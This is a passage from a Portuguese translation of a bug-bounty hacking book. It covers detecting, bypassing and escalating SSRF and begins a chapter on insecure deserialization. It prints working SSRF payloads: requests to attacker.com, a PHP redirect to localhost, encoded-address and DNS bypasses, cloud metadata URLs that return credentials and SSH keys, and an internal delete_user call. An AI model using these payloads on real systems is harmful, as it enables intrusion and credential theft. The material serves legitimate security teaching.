The screenshot shows the Slack App Settings interface for a app named "test-app". The left sidebar has sections for Basic Information, Collaborators, Install App, Manage Distribution, and Submit to App Directory under "Settings"; Features like App Home, Incoming Webhooks, Interactivity & Shortcuts, Slash Commands, OAuth & Permissions; Event Subscriptions (which is selected and highlighted in a dark grey box); User ID Translation, Where's Bot User (with a question mark icon), and Tools (Update to Granular Scopes). The main content area is titled "Event Subscriptions". It contains a "Enable Events" section with a toggle switch set to "On" (indicated by a blue circle). Below it is a "Request URL" input field containing "https://my.app.com/slack/action-endpoint". A descriptive text explains that Slack will send HTTP POST requests to this URL when events occur, including a challenge parameter for verification. There are three expandable sections: "Subscribe to bot events", "Subscribe to workspace events", and "App unfurl domains", each preceded by a right-pointing arrow.

Figura 13-1: Adicionando um webhook ao Slack

Observe esses recursos potencialmente vulneráveis no local de destino e registre-os para referência futura em uma lista como esta:

Pontos finais potenciais de SSRF

Adicionar um novo webhook:

```
POST /webhook  
Host: public.example.com
```

```
(corpo da solicitação POST)  
url=https://www.attacker.com
```

Upload de arquivos via URL:

```
POST /upload_profile_from_url Host:  
public.example.com
```

```
(Corpo da solicitação POST)  
user_id=1234&url=https://www.attacker.com/profile.jpeg
```

Serviço de proxy:

```
https://public.example.com/proxy?url=https://google.com
```

Etapa 2: forneça URLs internos a pontos de extremidade potencialmente vulneráveis

Depois de identificar os endpoints potencialmente vulneráveis, forneça endereços internos como entradas de URL para esses endpoints. Dependendo da configuração da rede, talvez seja necessário tentar vários endereços antes de encontrar os que estão sendo usados pela rede. Aqui estão alguns endereços comuns reservados para a rede privada: *localhost*, 127.0.0.1, 0.0.0.0, 192.168.0.1 e 10.0.0.1.

Você pode encontrar mais endereços IP reservados usados para identificar máquinas na rede privada em https://en.wikipedia.org/wiki/Reserved_IP_addresses.

Para ilustrar, essa solicitação testa a funcionalidade do webhook:

```
POST /webhook
Host: public.example.com

(corpo da solicitação POST)
url=https://192.168.0.1
```

Essa solicitação testa a funcionalidade de upload de arquivos:

```
POST /upload_profile_from_url Host:
public.example.com

(Corpo da solicitação POST)
user_id=1234&url=https://192.168.0.1
```

E essa solicitação testa o serviço de proxy:

```
https://public.example.com/proxy?url=https://192.168.0.1
```

Etapa 3: Verifique os resultados

No caso de SSRF regular, verifique se o servidor retorna uma resposta que revele alguma informação sobre o serviço interno. Por exemplo, a resposta contém banners de serviço ou o conteúdo de páginas internas? Um *banner de serviço* é o nome e a versão do software em execução no computador. Para verificar isso, envie uma solicitação como esta:

```
POST /upload_profile_from_url Host:
public.example.com

(Corpo da solicitação POST)
user_id=1234&url=127.0.0.1:22
```

A porta 22 é a porta padrão para o protocolo Secure Shell (SSH). Essa solicitação informa ao aplicativo que o URL da nossa imagem de perfil está localizado em 127.0.0.1:22, ou seja, na porta 22 do computador atual. Dessa forma, podemos enganar o servidor para que ele visite sua própria porta 22 e retorne informações sobre si mesmo.

Em seguida, procure por um texto como este na resposta:

```
Erro: não é possível carregar a imagem: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
```

Se você encontrar uma mensagem como essa, pode ter certeza de que existe uma vulnerabilidade de SSRF nesse endpoint, pois você conseguiu reunir informações sobre o host local.

A maneira mais fácil de detectar SSRFs cegos é por meio de técnicas fora de banda: você faz com que o alvo envie solicitações a um servidor externo que você controla e, em seguida, monitora os logs do servidor em busca de solicitações do alvo. Uma maneira de fazer isso é usar um serviço de hospedagem on-line, como o GoDaddy ou o Hostinger, que fornece registros de acesso ao servidor. Você pode vincular seu site hospedado a um domínio personalizado e enviar esse domínio na carga de teste do SSRF.

Você também pode transformar seu próprio computador em um ouvinte usando o Netcat, um utilitário instalado por padrão na maioria dos computadores Linux. Se você ainda não tiver o Netcat, poderá instalá-lo usando o comando apt-get install netcat. Em seguida, use nc -lp 8080 para iniciar um listener na porta 8080. Depois disso, você pode apontar as cargas úteis do SSRF para o seu endereço IP na porta 8080 e monitorar qualquer tráfego de entrada. Outra maneira mais fácil de fazer isso é usar o recurso Collaborator do Burp Suite Pro, que gera automaticamente nomes de domínio exclusivos, envia-os como cargas úteis para o alvo e monitora qualquer interação associada ao alvo.

No entanto, ser capaz de gerar uma solicitação de saída do servidor de destino por si só não é um problema explorável. Como não é possível usar SSRFs cegos para ler arquivos internos ou acessar serviços internos, é necessário confirmar sua capacidade de exploração tentando explorar a rede interna com o SSRF. Faça solicitações a várias portas de destino e veja se o comportamento do servidor difere entre as portas comumente abertas e fechadas. Por exemplo, as portas 22, 80 e 443 são portas comumente abertas, enquanto a porta 11 não é. Isso o ajudará a determinar se um invasor pode usar o SSRF para acessar a rede interna. Você pode procurar principalmente diferenças no tempo de resposta e nos códigos de resposta HTTP.

Por exemplo, os servidores usam o código de status HTTP 200 para indicar que uma solicitação foi bem-sucedida. Geralmente, se um servidor conseguir se conectar à porta especificada, ele retornará um código de status 200. Digamos que a solicitação a seguir resulte em um código de status HTTP 200:

```
POST /webhook
Host: public.example.com
```

```
(corpo da solicitação POST)
url=https://127.0.0.1:80
```

Em vez disso, a solicitação a seguir resulta em um código de status HTTP 500, o código de status para Internal Server Error. Os servidores retornam códigos de status 500 quando se deparam com um erro durante o processamento da solicitação, portanto, um código de status 500 geralmente indica uma porta fechada ou protegida:

```
POST /webhook
Host: public.example.com
```

```
(corpo da solicitação POST)
url=https://127.0.0.1:11
```

Você pode confirmar que o servidor está de fato fazendo solicitações a essas portas e respondendo de forma diferente com base no status da porta.

Observe também a diferença de tempo entre as respostas. Você pode ver na Figura 13-2 que o repetidor Burp mostra quanto tempo levou para o servidor responder no canto inferior direito. Aqui, foram necessários 181 milissegundos para que o Google retornasse sua página inicial. Você pode usar ferramentas como o SSRFmap (<https://github.com/swisskyrepo/SSRFMap/>) para automatizar esse processo.

Figura 13-2: O repetidor Burp mostra o tempo que o servidor levou para responder a uma solicitação.

Se uma porta for fechada, o servidor geralmente responde mais rapidamente porque descarta o tráfego encaminhado imediatamente, enquanto os firewalls internos geralmente causam um atraso na resposta. Os invasores podem usar os atrasos como uma métrica para descobrir a estrutura de rede interna de um alvo. Se você conseguir identificar uma diferença de tempo significativa entre as solicitações para portas diferentes, terá encontrado um SSRF passível de exploração.

Ignorando a proteção do SSRF

E se você enviar uma carga útil de SSRF, mas o servidor retornar essa resposta?

Erro. Não são permitidas solicitações para este endereço. Tente novamente.

Esse SSRF foi bloqueado por um mecanismo de proteção, possivelmente uma lista de permissão de URL ou uma lista de bloqueio. Mas nem tudo está perdido! O site pode ter mecanismos de proteção implementados, mas isso não significa que a proteção esteja completa. Aqui estão mais algumas coisas que você pode tentar para contornar a proteção de um site.

Ignorar listas de permissões

Em geral, as listas de permissões são as mais dificeis de serem contornadas, pois são, por padrão, mais rígidas do que as listas de bloqueios. Mas ainda é possível contorná-las se você puder

encontrar uma vulnerabilidade de redirecionamento aberto nos domínios listados na lista de permissões. (Consulte o Capítulo 7 para obter mais informações sobre essas vulnerabilidades.) Se encontrar uma, você poderá solicitar um URL listado como permitido que redirecione para um URL interno. Por exemplo, mesmo que o site permita apenas o upload de fotos de perfil de um de seus subdomínios, você pode induzir um SSRF por meio de um redirecionamento aberto.

Na solicitação a seguir, utilizamos um redirecionamento aberto em *pics.example.com* para redirecionar a solicitação para 127.0.0.1, o endereço IP do host local. Dessa forma, mesmo que o parâmetro url passe na lista de permissões, ele ainda redireciona para um endereço interno restrito:

```
POST /upload_profile_from_url Host:  
public.example.com
```

```
(Corpo da solicitação POST)  
user_id=1234&url=https://pics.example.com/123?redirect=127.0.0.1
```

O servidor também poderia ter implementado sua lista de permissões por meio de expressões regulares (regexes) mal projetadas. As regexes são frequentemente usadas para criar listas de permissões mais flexíveis. Por exemplo, em vez de verificar se uma cadeia de caracteres de URL é igual a "exemplo.com", um site pode verificar expressões regex como `.*exemplo.com.*` para corresponder também aos subdomínios e caminhos de arquivos de *exemplo.com*. Nesses casos, você pode ignorar a regex colocando o domínio da lista de permissões no URL da solicitação. Por exemplo, essa solicitação será redirecionada para 127.0.0.1, já que *pics.example.com* é visto como a parte do nome de usuário do URL:

```
POST /upload_profile_from_url Host:  
public.example.com
```

```
(Corpo da solicitação POST) user_id=1234&url=https://pics.example.com@127.0.0.1
```

A solicitação a seguir também redireciona para 127.0.0.1, pois *pics.example.com* é visto como a parte do diretório do URL:

```
POST /upload_profile_from_url Host:  
public.example.com
```

```
(Corpo da solicitação POST) user_id=1234&url=https://127.0.0.1/pics.example.com
```

Você pode testar se um site está usando uma lista de permissões regex excessivamente flexível experimentando URLs como esses e verificando se o filtro os permite. Observe que uma lista de permissões baseada em regex pode ser segura se a regex for bem construída. E esses URLs nem sempre serão bem-sucedidos!

Contornar listas de bloqueio

Como os aplicativos geralmente precisam obter recursos de várias fontes da Internet, a maioria dos mecanismos de proteção do SSRF vem na forma de uma lista de bloqueio. Se você se deparar com uma blocklist, há muitas maneiras de enganar o servidor.

Enganando-o com redirecionamentos

Primeiro, você pode fazer com que o servidor solicite um URL que você controla e que redireciona para o endereço na lista de bloqueio. Por exemplo, você pode pedir ao servidor de destino que envie uma solicitação ao seu servidor:

```
https://public.example.com/proxy?url=https://attacker.com/ssrf
```

Em seguida, em seu servidor em `https://attacker.com/ssrf`, você pode hospedar um arquivo com o seguinte conteúdo:

```
<?php header("location: http://127.0.0.1"); ?>
```

Esse é um trecho de código PHP que redireciona a solicitação definindo o local do documento como `127.0.0.1`. Quando você faz a solicitação ao servidor de destino `https://attacker.com/ssrf`, o servidor de destino é redirecionado para `http://127.0.0.1`, um endereço interno restrito. Esse ataque contornará as listas de bloqueio porque o URL enviado ao aplicativo não contém nenhum endereço na lista de bloqueio.

Uso de endereços IPv6

Mencionei no Capítulo 3 que os endereços IPv6 são uma alternativa mais recente aos endereços IPv4 mais comumente usados. A Internet Engineering Task Force (IETF) criou os endereços IPv6 quando o mundo começou a ficar sem endereços IPv4 disponíveis e precisava de um formato que fornecesse um número maior de endereços possíveis. Os endereços IPv6 são valores de 128 bits representados em notação hexadecimal e têm a seguinte aparência: `64:ff9b::255.255.255.255`.

Às vezes, os mecanismos de proteção de SSRF que um site implementou para IPv4 podem não ter sido implementados para IPv6. Isso significa que você pode tentar enviar endereços IPv6 que apontem para a rede local. Por exemplo, o endereço IPv6 `::1` aponta para o host local e `fc00::` é o primeiro endereço da rede privada.

Para obter mais informações sobre como o IPv6 funciona e sobre outros endereços IPv6 reservados, visite a Wikipedia:
https://en.wikipedia.org/wiki/IPv6_address.

Enganando o servidor com DNS

Você também pode tentar confundir o servidor com registros DNS, que os computadores usam para traduzir nomes de host em endereços IP. Os registros de DNS são de vários tipos, mas os que você ouvirá falar com mais frequência são os registros A e AAAA. Os registros A apontam um nome de host para um endereço IPv4, enquanto os registros AAAA traduzem nomes de host para um endereço IPv6.

Modifique o registro A/AAAA de um domínio que você controla e faça com que ele aponte para os endereços internos da rede da vítima. É possível verificar os registros A/AAAA atuais do seu domínio executando estes comandos:

```
nslookup DOMAIN  
nslookup DOMAIN -type=AAAA
```


Geralmente, é possível configurar os registros DNS do seu nome de domínio usando a página de configurações do registrador de domínios ou do serviço de hospedagem na Web. Por exemplo, eu uso a Namecheap como meu serviço de domínio. Na Namecheap, você pode configurar seus registros de DNS acessando sua conta e escolhendo

Lista de domínios ► Gerenciar domínios ► DNS avançado ► Adicionar novo registro. Crie um mapeamento personalizado de nome de host para endereço IP e faça com que seu domínio seja resolvido para 127.0.0.1. Isso pode ser feito criando um novo registro A para o seu domínio que aponte para 127.0.0.1.

Em seguida, você pode pedir ao servidor de destino que envie uma solicitação ao seu servidor, como:

`https://public.example.com/proxy?url=https://attacker.com`

Agora, quando o servidor de destino solicitar seu domínio, ele pensará que seu domínio está localizado em 127.0.0.1 e solicitará dados desse endereço.

Mudança de codificação

Há muitas maneiras de codificar um URL ou um endereço. As codificações de caracteres são formas diferentes de representar o mesmo caractere, preservando seu significado. Elas costumam ser usadas para tornar o transporte ou o armazenamento de dados mais eficiente. Esses métodos de codificação não alteram a maneira como um servidor interpreta o local do endereço, mas podem permitir que a entrada passe despercebida por uma lista de bloqueio, caso ela proíba apenas endereços codificados de determinada maneira.

Os métodos de codificação possíveis incluem codificação hexadecimal, codificação octal, código ASCII, dword, codificação de URL e codificação mista. Se o analisador de URL do servidor de destino não processar esses métodos de codificação adequadamente, você poderá contornar a proteção SSRF. Até o momento, os endereços fornecidos como exemplos neste livro usaram a *codificação decimal*, o formato de base 10 que usa caracteres que vão de 0 a 9. Para traduzir um endereço IP em formato decimal para hexadecimal, calcule cada seção delineada por pontos do endereço IP em seu equivalente hexadecimal. Você pode usar uma calculadora decimal para hexadecimal para fazer isso e, em seguida, juntar o endereço inteiro. Por exemplo, 127.0.0.1 em decimal se traduz em 0x7f.0x0.0x0.0x1 em hexadecimal. O 0x no início de cada seção o designa como um número hexadecimal. Em seguida, você pode usar o endereço hexadecimal no possível ponto de extremidade do SSRF:

`https://public.example.com/proxy?url=https://0x7f.0x0.0x0.0x1`

A *codificação octal* é uma forma de representar caracteres em um formato de base 8, usando caracteres que variam de 0 a 7. Assim como no caso do hexadecimal, é possível traduzir um endereço IP para o formato octal recalculando cada seção. Você também pode utilizar uma calculadora on-line para isso; basta pesquisar por *calculadora decimal para octal* para encontrar uma. Por exemplo, 127.0.0.1 se traduz em 0177.0.0.01. Nesse caso, o lead-Os zeros são necessários para indicar que essa seção é um número octal. Em seguida, use-a no possível ponto de extremidade do SSRF:

<https://public.example.com/proxy?url=https://0177.0.0.01>

O esquema de codificação *dword*, ou *palavra dupla*, representa um endereço IP como um único número inteiro de 32 bits (chamado de *dword*). Para traduzir um endereço em um *dword*, divida o endereço em quatro octetos (grupos de 8 bits) e escreva sua representação binária. Por exemplo, 127.0.0.1 é a representação decimal de 01111111.00000000.00000000.00000001. Quando traduzimos o número inteiro, 01111111000000000000000000000001, em um único número decimal, obtemos o endereço IP no formato *dword*.

O que é 127.0.0.1 no formato *dword*? É a resposta para $127 \times 256^3 + 0 \times 256^2 + 0 \times 256^1 + 1 \times 256^0$, que é 2130706433. Você pode usar uma calculadora binária para decimal para calcular isso. Se você digitar <https://2130706433> em vez de <https://127.0.0.1> no navegador, ele ainda será compreendido e você poderá usá-lo no possível ponto de extremidade do SSRF:

<https://public.example.com/proxy?url=https://2130706433>

Quando um servidor bloqueia solicitações para nomes de host internos, como <https://localhost>, tente seu equivalente codificado por URL:

<https://public.example.com/proxy?url=https://%6c%6f%63%61%6c%68%6f%73%74>

Por fim, você pode usar uma combinação de técnicas de codificação para tentar enganar a blocklist. Por exemplo, no endereço 0177.0.0.0x1, a primeira seção usa a codificação octal, as duas seguintes usam a codificação decimal e a última seção usa a codificação hexadecimal.

Esta é apenas uma pequena parte dos desvios que você pode tentar. Você pode usar muitas outras maneiras criativas para anular a proteção e obter o SSRF. Quando não conseguir encontrar um bypass que funcione, mude sua perspectiva perguntando a si mesmo: como eu implementaria um mecanismo de proteção para esse recurso? Projete como você acha que seria a lógica de proteção. Em seguida, tente contornar o mecanismo que você p r o j e t o u . Isso é possível? Você deixou passar alguma coisa ao implementar a proteção? O desenvolvedor do aplicativo também poderia ter deixado passar alguma coisa?

Aumentando o ataque

Os SSRFs podem variar em termos de impacto, mas têm muito potencial se você souber como escalá-los encadeando-os com bugs diferentes. Agora que você já conhece os conceitos básicos dos SSRFs, vamos aprender a explorá-los de forma mais eficaz.

O que você pode conseguir com um SSRF geralmente depende dos serviços internos encontrados na rede. Dependendo da situação, você pode usar a SSRF para fazer a varredura da rede em busca de hosts acessíveis, fazer a varredura de portas em máquinas internas para localizar serviços internos, coletar metadados de instância, contornar controles de acesso, vazar dados confidenciais e até mesmo executar códigos em máquinas acessíveis.

Realizar varredura de rede

Às vezes, você pode querer fazer uma varredura na rede em busca de outras máquinas acessíveis. *Máquinas acessíveis* são outros hosts de rede que podem ser conectados por meio da máquina atual. Essas máquinas internas podem hospedar bancos de dados, sites internos e outras funcionalidades confidenciais que podem

ser exploradas por um invasor

para sua vantagem. Para realizar a varredura, alimente o endpoint vulnerável com um intervalo de endereços IP internos e veja se o servidor responde de forma diferente a cada endereço. Por exemplo, quando você solicita o endereço 10.0.0.1

POST /upload_profile_from_url Host:
public.example.com

(Corpo da solicitação POST)
user_id=1234&url=https://10.0.0.1

o servidor pode responder com essa mensagem:

Erro: não é possível carregar a imagem: http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

Mas quando você solicita o endereço 10.0.0.2

POST /upload_profile_from_url Host:
public.example.com

(Corpo da solicitação POST)
user_id=1234&url=https://10.0.0.2

o servidor pode responder com essa mensagem:

Erro: não é possível carregar a imagem: Falha na conexão

Você pode deduzir que 10.0.0.1 é o endereço de um host válido na rede, enquanto 10.0.0.2 não é. Usando as diferenças no comportamento do servidor, você pode coletar informações sobre a estrutura da rede, como o número de hosts acessíveis e seus endereços IP.

Você também pode usar o SSRF para verificar as portas dos computadores da rede e revelar os serviços em execução nesses computadores. As portas abertas fornecem um bom indicador dos serviços em execução na máquina, porque os serviços geralmente são executados em determinadas portas por padrão. Por exemplo, por padrão, o SSH é executado na porta 22, o HTTP é executado na porta 80 e o HTTPS é executado na porta 443. Os resultados do Port-scan geralmente indicam as portas que devem ser inspecionadas manualmente e podem ajudá-lo a planejar outros ataques adaptados aos serviços encontrados.

Forneça ao endpoint vulnerável números de porta diferentes e, em seguida, determine se o comportamento do servidor difere entre as portas. É o mesmo processo da varredura de hosts, só que, desta vez, troque os números de porta em vez de hosts. Os números de porta variam de 0 a 65.535.

Digamos que você queira descobrir quais portas estão abertas em um computador interno. Quando você envia uma solicitação para a porta 80 em um computador interno, o servidor responde com esta mensagem:

Erro: não é possível carregar a imagem: http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

E quando você envia uma solicitação para a porta 11 no mesmo computador, o computador responde com esta mensagem:

Erro: não é possível carregar a imagem: Falha na conexão

Podemos deduzir que a porta 80 está aberta no computador, enquanto a porta 11 não está. Você também pode descobrir, com base na resposta, que o computador está executando um servidor da Web Apache e a distribuição Ubuntu Linux. Você pode usar as informações de software reveladas aqui para criar outros ataques contra o sistema.

Extrair metadados da instância

Os serviços de computação em nuvem permitem que as empresas executem seus aplicativos em servidores de outras pessoas. Um desses serviços, o Amazon Elastic Compute Cloud (EC2), oferece uma ferramenta de metadados de instância que permite que as instâncias do EC2 acessem dados sobre si mesmas consultando o ponto de extremidade da API em 169.254.169.254.

As instâncias são servidores virtuais usados para executar aplicativos na infraestrutura de um provedor de nuvem. O Google Cloud oferece um serviço de API de metadados de instância semelhante.

Esses endpoints de API são acessíveis por padrão, a menos que os administradores de rede os bloqueiem ou desabilitem especificamente. As informações que esses serviços revelam geralmente são extremamente confidenciais e podem permitir que os invasores escalem os SSRFs para vazamentos graves de informações e até mesmo RCE.

Consulta de metadados do EC2

Se uma empresa hospeda sua infraestrutura no Amazon EC2, tente consultar vários metadados de instância sobre o host usando esse ponto de extremidade. Por exemplo, essa solicitação de API obtém todos os metadados de instância da instância em execução:

<http://169.254.169.254/latest/meta-data/>

Use esse URL em um ponto de extremidade vulnerável ao SSRF:

<https://public.example.com/proxy?url=http://169.254.169.254/latest/meta-data/>

Esses pontos de extremidade revelam informações como chaves de API, tokens do Amazon S3 (tokens usados para acessar os buckets do Amazon S3) e senhas. Tente solicitar esses endpoints de API especialmente úteis:

- *http://169.254.169.254/latest/meta-data/* retorna a lista de metadados disponíveis que você pode consultar.
- *http://169.254.169.254/latest/meta-data/local-hostname/* retorna o nome do host interno usado pelo host.
- *http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_NAME* retorna as credenciais de segurança dessa função.
- *http://169.254.169.254/latest/dynamic/instance-identity/document/* revela o endereço IP privado da instância atual.
- *http://169.254.169.254/latest/user-data/* retorna os dados do usuário na instância atual.

Você pode encontrar a documentação completa do ponto de extremidade da

Falsificação de solicitação do lado do servidor

API em <https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>.

Consulta de metadados do Google Cloud

Se a empresa usar o Google Cloud, consulte a API de metadados de instância do Google. O Google implementa medidas de segurança adicionais para seus pontos de extremidade de API, portanto, a consulta à API de metadados do Google Cloudv1 exige um desses cabeçalhos especiais:

Sabor de metadados: Google
X-Google-Metadata-Request: True

Esses cabeçalhos oferecem proteção contra SSRFs porque, na maioria das vezes, durante um SSRF, você não pode especificar cabeçalhos especiais para a solicitação forjada. Mas você pode facilmente ignorar essa proteção, pois a maioria dos pontos de extremidade acessíveis por meio da APIv1 pode ser acessada por meio dos pontos de extremidade da API v1beta1. A API v1beta1 é uma versão mais antiga da API de metadados que não tem os mesmos requisitos de cabeçalho. Comece direcionando esses pontos de extremidade críticos:

- `http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token` retorna o token de acesso da conta padrão na instância.
- `http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys` retorna chaves SSH que podem se conectar a outras instâncias desse projeto.

Leia a documentação completa da API em <https://cloud.google.com/compute/docs/storing-retrieving-metadata/>. Observe que a API v1beta1 foi descontinuada em 2020 e está em processo de encerramento. No futuro, talvez seja necessário consultar metadados com a APIv1 e você precisará encontrar uma maneira de forjar os cabeçalhos necessários para solicitar metadados de instância para destinos que usam o Google Cloud.

A Amazon e o Google não são os únicos serviços da Web que fornecem APIs de metadados. No entanto, essas duas empresas controlam uma grande fatia do mercado, portanto, a empresa que você está testando provavelmente está em uma dessas plataformas. Caso contrário, os clusters da DigitalOcean e do Kubernetes também estão vulneráveis ao mesmo problema. Para a DigitalOcean, por exemplo, você pode recuperar uma lista de endpoints de metadados visitando o endpoint `http://169.254.169.254/metadata/v1/`. Em seguida, é possível recuperar informações importantes, como o nome do host da instância e os dados do usuário. Para o Kubernetes, tente acessar `https://kubernetes.default` e `https://kubernetes.default.svc/metrics` para obter informações sobre o sistema.

Explorar SSRFs cegos

Como os SSRFs cegos não retornam uma resposta ou mensagem de erro, sua exploração geralmente se limita ao mapeamento da rede, à varredura de portas e à descoberta de serviços. Além disso, como não é possível extrair informações diretamente do servidor de destino, essa exploração depende muito da inferência. No entanto, analisando os códigos de status HTTP e os tempos de resposta do servidor, muitas vezes podemos obter resultados semelhantes ao SSRF regular.

Varredura de rede e porta usando códigos de status HTTP

Lembre-se do Capítulo 5 que os códigos de status HTTP fornecem informações sobre se a solicitação foi bem-sucedida. Ao comparar os códigos de resposta retornados para solicitações a diferentes pontos de extremidade, podemos inferir quais deles são válidos. Por exemplo, se uma solicitação para <https://public.example.com/webhook?url=10.0.0.1> resultar em um código de status HTTP de 200, enquanto uma solicitação para <https://public.example.com/webhook?url=10.0.0.2> resultar em um código de status HTTP de 500, podemos deduzir que 10.0.0.1 é o endereço de um host válido na rede, enquanto 10.0.0.2 não é.

A varredura de portas com o SSRF cego funciona da mesma forma. Se o servidor retornar um código de status 200 para algumas portas e 500 para outras, o código de status 200 pode indicar portas abertas na máquina. Por outro lado, se todas as solicitações retornarem o mesmo código de status, o site pode ter implementado uma proteção contra a varredura de portas SSRF.

Varredura de rede e portas usando tempos de resposta do servidor

Se o servidor não estiver retornando nenhuma informação útil na forma de códigos de status, você ainda poderá descobrir a estrutura da rede examinando o tempo que o servidor está levando para responder à sua solicitação. Se alguns endereços demoram muito mais para responder, esses endereços de rede podem estar sem roteamento ou ocultos atrás de um firewall. *Os endereços não roteados* não podem ser acessados a partir da máquina atual. Por outro lado, tempos de resposta anormalmente curtos também podem indicar um endereço não roteado, pois o roteador pode ter descartado a solicitação imediatamente.

Ao realizar qualquer tipo de varredura de rede ou de porta, é importante lembrar que as máquinas se comportam de maneira diferente. O segredo é procurar diferenças no comportamento das máquinas na mesma rede, em vez das assinaturas específicas, como tempos de resposta ou códigos de resposta descritos anteriormente.

O computador de destino também pode vazar informações confidenciais em solicitações de saída, como IPs internos, cabeçalhos e números de versão do software usado. Se não for possível acessar um endereço interno, você sempre pode tentar fornecer ao endpoint vulnerável o endereço de um servidor de sua propriedade e ver o que pode extrair da solicitação de entrada.

Atacar a rede

Use o que você encontrou examinando a rede, identificando serviços e extraíndo metadados de instâncias para executar ataques que tenham impacto. Notavelmente, você pode ser capaz de ignorar controles de acesso, vazar informações confidenciais e executar códigos.

Primeiro, tente contornar o controle de acesso. Alguns serviços internos podem controlar o acesso com base apenas em endereços IP ou cabeçalhos internos, portanto, pode ser possível contornar os controles de funcionalidades confidenciais simplesmente enviando a solicitação de um computador confiável. Por exemplo, talvez você consiga acessar sites internos fazendo proxy por meio de um servidor da Web:

<https://public.example.com/proxy?url=https://admin.example.com>

Você também pode tentar executar chamadas de API internas por meio do ponto de extremidade do SSRF. Esse tipo de ataque requer conhecimento sobre o sistema interno e a sintaxe da API, que você pode obter realizando reconhecimento e por meio de outros vazamentos de informações do sistema. Por exemplo, digamos que o ponto de extremidade da API `admin.example.com/delete_user` exclua um usuário e só possa ser solicitado por um endereço interno. Você poderia acionar a solicitação se encontrasse um SSRF que permitisse enviar uma solicitação de um computador na rede confiável:

https://public.example.com/send_request?url=https://admin.example.com/delete_user?user=1

Em segundo lugar, se você conseguiu encontrar credenciais usando o SSRF vazando informações por meio de cabeçalhos ou consultando metadados de instância, use essas credenciais para acessar informações confidenciais armazenadas na rede. Por exemplo, se você conseguiu encontrar chaves do Amazon S3, enumere os buckets privados do S3 da empresa e veja se pode acessá-los com as credenciais que encontrou.

Terceiro, use as informações coletadas para transformar o SSRF em execução remota de código (sobre a qual você aprenderá mais no Capítulo 18). Por exemplo, se você encontrou credenciais de administrador que lhe dão privilégios de gravação, tente fazer upload de um shell para o servidor Web. Ou, se você encontrou um painel de administração não seguro, veja se algum recurso permite a execução de scripts. Você também pode usar o SSRF clássico ou cego para testar outras vulnerabilidades na rede do alvo, enviando cargas de pagamento projetadas para detectar vulnerabilidades conhecidas em máquinas acessíveis.

Encontrando seu primeiro SSRF!

Vamos analisar as etapas que você pode seguir para encontrar seu primeiro SSRF:

1. Identifique os recursos propensos a SSRFs e faça anotações para referência futura.
2. Configure um ouvinte de retorno de chamada para detectar SSRFs cegos usando um serviço on-line, o Netcat ou o recurso Collaborator do Burp.
3. Forneça aos endpoints potencialmente vulneráveis endereços internos comuns ou o endereço do seu ouvinte de retorno de chamada.
4. Verifique se o servidor responde com informações que confirmem o SSRF. Ou, no caso de um SSRF cego, verifique se há solicitações do servidor de destino nos registros do servidor.
5. No caso de um SSRF cego, verifique se o comportamento do servidor é diferente quando você solicita hosts ou portas diferentes.
6. Se a proteção SSRF estiver implementada, tente contorná-la usando as estratégias discutidas neste capítulo.
7. Escolha uma tática para aumentar a SSRF.
8. Elabore seu primeiro relatório SSRF!

14

INSEGURANÇA DE SERIALIZAÇÃO



As vulnerabilidades de *deserialização insegura* ocorrem quando os aplicativos desserializam objetos de programa sem as devidas precauções.

Um invasor pode manipular objetos serializados para alterar o comportamento do programa.

Os bugs de desserialização insegura sempre me fascinaram. Eles são difíceis de encontrar e explorar, pois tendem a parecer diferentes dependendo da linguagem de programação e das bibliotecas usadas para criar o aplicativo. Esses bugs também exigem profundo conhecimento técnico e engenhosidade para serem explorados. Embora possa ser um desafio encontrá-los, vale a pena o esforço. Inúmeros artigos descrevem como os pesquisadores usaram esses bugs para obter RCE em ativos essenciais de empresas como Google e Facebook.

Neste capítulo, falarei sobre o que é desserialização insegura, como ocorrem os bugs de desserialização insegura em aplicativos PHP e Java e como você pode explorá-los.

Mecanismos

A *serialização* é o processo pelo qual alguns dados em uma linguagem de programação são convertidos em um formato que permite que sejam salvos em um banco de dados ou transferidos por uma rede. A *desserialização* refere-se ao processo oposto, pelo qual o programa lê o objeto serializado de um arquivo ou da rede e o converte novamente em um objeto.

Isso é útil porque alguns objetos em linguagens de programação são difíceis de transferir por meio de uma rede ou de armazenar em um banco de dados sem corrupção. A serialização e a desserialização permitem que as linguagens de programação reconstruam objetos de programa idênticos em diferentes ambientes de computação. Muitas linguagens de programação suportam a serialização e a desserialização de objetos, incluindo Java, PHP, Python e Ruby.

Os desenvolvedores geralmente confiam nos dados serializados fornecidos pelo usuário porque eles são difíceis de ler ou ilegíveis para os usuários. É dessa suposição de confiança que os invasores podem abusar. A *desserialização insegura* é um tipo de vulnerabilidade que surge quando um invasor pode manipular o objeto serializado para causar consequências não intencionais no programa. Isso pode levar a desvios de autenticação ou até mesmo a RCE. Por exemplo, se um aplicativo pegar um objeto serializado do usuário e usar os dados contidos nele para determinar quem está conectado, um usuário mal-intencionado poderá adulterar esse objeto e se autenticar como outra pessoa. Se o aplicativo usar uma operação de desserialização insegura, o usuário mal-intencionado poderá até mesmo incorporar trechos de código no objeto e fazer com que ele seja executado durante a desserialização.

A melhor maneira de entender a desserialização insegura é aprender como diferentes linguagens de programação implementam a serialização e a desserialização. Como esses processos são diferentes em cada linguagem, exploraremos como essa vulnerabilidade se apresenta no PHP e no Java. Antes de continuarmos, você precisará instalar o PHP e o Java se quiser testar o código de exemplo deste capítulo.

Você pode instalar o PHP seguindo as instruções para seu sistema na página do manual do PHP (<https://www.php.net/manual/en/install.php>). Em seguida, você pode executar scripts PHP executando `php YOUR_PHP_SCRIPT.php` usando a linha de comando. Como alternativa, você pode usar um testador de PHP on-line, como o ExtendsClass (<https://extendsclass.com/php.html>), para testar os scripts de exemplo. Pesquise *testador de PHP on-line* para obter mais opções. Observe que nem todos os testadores de PHP on-line oferecem suporte à serialização e à desserialização, portanto, certifique-se de escolher um que ofereça esse suporte.

A maioria dos computadores já deve ter o Java instalado. Se você executar `java -version` na linha de comando e o número da versão do Java for retornado, não será necessário instalar o Java novamente. Caso contrário, você pode encontrar as instruções para instalar o Java em https://java.com/en/download/help/download_options.html. Você também pode usar um compilador Java on-line para testar seu código; o Tutorials Point tem um em https://www.tutorialspoint.com/compile_java_online.php.

PHP

